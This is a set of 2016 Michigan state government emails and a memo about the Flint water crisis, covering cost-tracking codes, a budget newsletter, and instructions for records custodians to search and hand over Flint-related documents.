**From:** Maher, Sharon (DEQ)  
**Sent:** Wednesday, January 27, 2016 4:12 PM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** RE: Quick Question

Okay, can one of you set it up, please? I don't think there will be too many hours.

Manny, this answers the question of where to charge the time, for procurement charges, please use ac-3 729025. Both of these codes are Non-IDG, so the DTMB index is 90011. Thanks, Sharon

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:05 PM  
**To:** Rosales, Manny (DTMB); Maher, Sharon (DEQ)  
**Subject:** RE: Quick Question

No I don't. We just need to enter the code into Changepoint and make sure people bill the right WR.

Thanks,  
Dan Sellepack

---

**From:** Rosales, Manny (DTMB)  
**Sent:** Wednesday, January 27, 2016 1:48 PM  
**To:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>  
**Subject:** RE: Quick Question

Sharon,  
Thank you. I don't think that would be a problem.

Dan,

Do you see any concerns from a reporting perspective?

Thank you,

Manny Rosales

---

**From:** Maher, Sharon (DEQ)

**Sent:** Wednesday, January 27, 2016 1:38 PM

**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>


**Subject:** Quick Question

We are setting up a coding structure to account for all of the costs incurred in the response to the Flint water situation. We already establish a DCDS activity code for our staff to use. It is "FDWP". Would it be too confusing for your staff to use this code when they are doing things like setting up the ECC? It would simplify things for us if we can establish the same code. Thanks, Sharon


Sharon Maher  
Federal Aid Coordinator  
Michigan Department of Environmental Quality  
517-284-5008



**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:53 PM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.


This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



### Click a tweet to tweet it out:




The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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Message

**Sent:** 2/18/2016 8:22:59 AM  
**To:** Jehnsen, Jeremy W (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=e86fdc0b257d4503bc673999b5eed20e-Jehnsen Jeremy W]; Jodway, Kenneth (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0e3402b0e7040cc8c6088175d157444-Jodway Kenn]; Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Stankiewicz, Richard (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a66ecab6ed22448292d8b02a7f928662-Srankiewicz]; Vera, Jason (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=49611c2f221a4465bd03a6f5f2c8d804-Vera Jason]; Vijayaveeraraghavan, Anupkumar (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a3e7bde654b846cd9969d51a1229b75d-Vijayaveera]  
**Subject:** IMPORTANT- Please Read: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint  
**Attachments:** All DTMB Custodians of Correspondence Related to Flint - UPDATED.pdf  
**Importance:** High

**Due by COB Monday, 2/29**

Team,

If you received this invite, please plan to attend this meeting today. You do not have to attend in person.

**Please review the attachment as there is work that must be done by COB this coming Monday.**

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

---

**From:** DTMB-Directors-Office

**Sent:** Thursday, February 18, 2016 8:13 AM

**To:** Behen, David (DTMB) <Behend@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Wilke, Lacey (DTMB) <WilkeL@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>; Ballard, Denise (DTMB) <ballardd@michigan.gov>; Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; DeCamp, Greg (DTMB) <DeCampG1@michigan.gov>; Gibson, Jennifer (DTMB) <GibsonJ@michigan.gov>; Hengesbach, Dane (DTMB) <hengesbachd@michigan.gov>; Ingersoll, Jean (DTMB) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; Philip, Brandon (DTMB) <philipb@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>; Pratt, Jeff (DTMB) <prattj@michigan.gov>; Knapp, Kathy (DTMB) <knappk1@michigan.gov>; Bidelman, Craig (DTMB) <BidelmanC@michigan.gov>; Bussema, Terry (DTMB) <BussemaT@michigan.gov>; Rokely, Rick (DTMB) <RokelyR1@michigan.gov>; Tefft, Niki (DTMB) <tefftn@michigan.gov>; Schlegel, Nicolle (DTMB) <SchlegelN@michigan.gov>; Parker, Alexandria (DTMB) <ParkerA8@michigan.gov>; Keilen, Elizabeth (DTMB) <KeilenE1@michigan.gov>; McPherson, Victoria (DTMB) <McPhersonV@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>; Lawson, Michelle (DTMB) <LawsonM1@michigan.gov>; Nevai, Tom (DTMB) <NevaiT@michigan.gov>; Evans, Carter (DTMB) <EvansC8@michigan.gov>; Fick, James (DTMB) <FickJ@michigan.gov>; McKee, Robert (DTMB) <McKeeR2@michigan.gov>; Perry, Blane (DTMB) <PerryB4@michigan.gov>; Riddering, Eric (DTMB)

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**Cc:** Stanaway, Deb (DTMB) <StanawayD@michigan.gov>; Huhn, Jacqueline (DTMB) <huhnj@michigan.gov>; McQuaid, John (DTMB) <mcquaidj@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Doerr, Stephen (DTMB) <DoerrS1@michigan.gov>; Isaacs, Jan (DTMB) <isaacsj@michigan.gov>  
**Subject:** RE: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint  
**Importance:** High

**Please note the attached document has been updated. Please discard the previous version. A paper copy will be provided to you at the meeting.**



All DTMB  
Custodians of Co...

-----Original Appointment-----

**From:** Longanbach, Janelle (DTMB) **On Behalf Of** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*

<< File: All DTMB Custodians of Correspondence Related to Flint.pdf >>

**\*This attachment was updated 2/18/16**

\*See agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: [REDACTED]

Access code: [REDACTED]

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen  
Chanda Donnan  
Caleb Buhs  
Rodney Davenport  
Ashley Gelisse  
Michael Gilliland  
Natalie Spaniolo  
Lacy Wilke  
Marsha Stansfield  
Denice Ballard  
Trisha Hampton  
Greg DeCamp  
Jennifer Gibson  
Dane Hengesbach  
Jean Ingersoll  
Phillip Jeffery  
Brandon Philip  
Christian Kopacsi  
Jeanette Doll  
Ryan McKee  
Jeff Pratt  
Kathy Knapp  
Craig Bidelman

Terry Bussema  
Rick Rokely  
Niki Tefft  
Nicolle Schlegel  
Alexandrea Parker  
Elizabeth Keilen  
Vicki McPherson  
Chris Christensen  
Michelle Lawson  
Tom Nevai  
Carter Evans  
James Fick  
Robert McKee  
Blane Perry  
Eric Riddering  
Anthony Rodgers  
Larry Trial  
Kyleigh Thompson  
Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill

Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun  
Lisa Hartsuff  
Joni Kosloski  
Gerald Jordon  
Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton



Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton  
Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps

<< File: All DTMB Custodians of Correspondence Related to Flint - UPDATED.pdf >>



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 18, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |  |
|---|--|--|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water"    |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"             |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  | <input type="checkbox"/> "Flint" & "water" |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |  |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |  |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |  |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |  |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |  |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |  |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by  
Monday, February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.


### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files


This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form.

You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

---

**Subject:** Flint Water PM  
**Location:** Yvonne's Office  
  
**Start:** Tue 2/16/2016 4:30 PM  
**End:** Tue 2/16/2016 5:00 PM  
**Show Time As:** Tentative  
  
**Recurrence:** (none)  
  
**Meeting Status:** Not yet responded  
  
**Organizer:** Rosales, Manny (DTMB)  
**Required Attendees:** Sebok, Yvonne (DTMB)

Yvonne,  
I have ITIF Oversight at 3 but will be back in Hollister shortly thereafter.

Thank you,  
Manny Rosales

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, January 14, 2016 8:29 AM  
**To:** Whalen, Anthony (DTMB)  
**Subject:** RE: Flint Water Drive

Nice job organizing this Tony. Your efforts and your churches efforts will be very much appreciated by the schools I'm sure.

Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*  
PMO Director  
Supporting DEQ, DNR, MDARD  
Office: (517) 241-1673

---

**From:** Whalen, Anthony (DTMB)  
**Sent:** Thursday, January 14, 2016 7:29 AM  
**To:** Falcon, Toni (DTMB) <FalconT@michigan.gov>; Ahmed, Syed (DTMB) <AhmedS2@michigan.gov>; Amundson, Joe (DTMB) <AmundsonJ@michigan.gov>; Anderson, Mark (DTMB) <AndersonM10@michigan.gov>; Armstrong, Matthew (DTMB) <ArmstrongM6@michigan.gov>; Avidi, Eswar (DTMB) <AvidiE@michigan.gov>; Bahr, Joyce (DTMB) <BahrJ@michigan.gov>; Bau, Jason (DTMB) <BauJ@michigan.gov>; Bernardi, Phil (DTMB) <BernardiP@michigan.gov>; Brokenshire, Shawn (DTMB) <BrokenshireS@michigan.gov>; Chauhan, Pruthviraj (DTMB) <ChauhanP@michigan.gov>; Chittineni, Ravindra (DTMB) <ChittineniR@michigan.gov>; Chrenka, John (DTMB) <ChrenkaJ@michigan.gov>; Clear, Jenee (DTMB) <ClearJ1@michigan.gov>; Cooley, Michael (DTMB) <COOLEYM@michigan.gov>; Cox, Randy (DTMB) <CoxR@michigan.gov>; Crenshaw, Caroline (DTMB) <CrenshawC1@michigan.gov>; Davis, Rachelle (DTMB) <DavisR20@michigan.gov>; Donlin, Michael (DTMB) <DonlinM@michigan.gov>; DuCharme, Linda (DTMB) <DuCharmeL@michigan.gov>; Emmons, Dave (DTMB) <EmmonsD@michigan.gov>; Ferdaus, Asif (DTMB) <FerdausA@michigan.gov>; Fox, Tom (DTMB) <FoxT@michigan.gov>; Francis, Gideon (DTMB) <FrancisG2@michigan.gov>; Franz, Lori (DTMB) <FranzL@michigan.gov>; Ganda, Eucharua (DTMB) <GandaE@michigan.gov>; Garland, Sylvia (DTMB) <GarlandS1@michigan.gov>; Gomathinathan, Subramanian (DTMB) <GomathinathanS@michigan.gov>; Hamilton, Mitch (DTMB) <HamiltonM1@michigan.gov>; Heatherly, Nate (DTMB) <HeatherlyN@michigan.gov>; Hickman, Marcy (DTMB) <HickmanM3@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Huhn, Andrew (DTMB) <HuhnA@michigan.gov>; Iqbal, Bilal (DTMB) <IqbalB@michigan.gov>; Jehnsen, Jeremy W (DTMB) <JehnsenJ@michigan.gov>; Jodway, Kenneth (DTMB) <JodwayK@michigan.gov>; Jordan, Peter (DTMB) <JordanP2@michigan.gov>; Joshi, Usha (DTMB) <JoshiU@michigan.gov>; Kadu, Parik (DTMB) <KaduP@michigan.gov>; Kapp, Fred (DTMB) <KappF@michigan.gov>; Kara, Radhika (DTMB) <KaraR@michigan.gov>; Keling, Scott (DTMB) <KelingS@michigan.gov>; Kelly, Joseph (DTMB) <KellyJ18@michigan.gov>; Kennedy, Jeffery (DTMB) <KennedyJ5@michigan.gov>; Klann, Steven (DTMB) <KlannS@michigan.gov>; Lay, Nicholas (DTMB) <LayN@michigan.gov>; Lord, Jory (DTMB) <LordJ1@michigan.gov>; Merricle, Jennifer (DTMB) <MerricleJ@Michigan.gov>; Meshram, Vilas (DTMB) <MeshramV@michigan.gov>; Mughal, Humayu (DTMB) <MughalH@michigan.gov>; Munson, Neil (DTMB) <MunsonN@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Noonan, Craig (DTMB) <NoonanC2@michigan.gov>; Parker, Julia (DTMB) <ParkerJ16@michigan.gov>; Parsons, Roger (DTMB) <ParsonsR1@michigan.gov>; Patton, Marjorie (DEQ) <PattonM1@michigan.gov>; Prestel, Carl (DTMB) <PrestelC@michigan.gov>; Raizada, Bhavna (DTMB) <RaizadaB@michigan.gov>; Raj, Priscilla (DTMB) <RajP@michigan.gov>; Raja, Sara (DTMB) <RajaS@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>; Rutare, Louis (DTMB) <RutareL@michigan.gov>; Ruthruff, Joshua (DTMB) <RuthruffJ1@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>; Sellepack, Dan (DTMB) 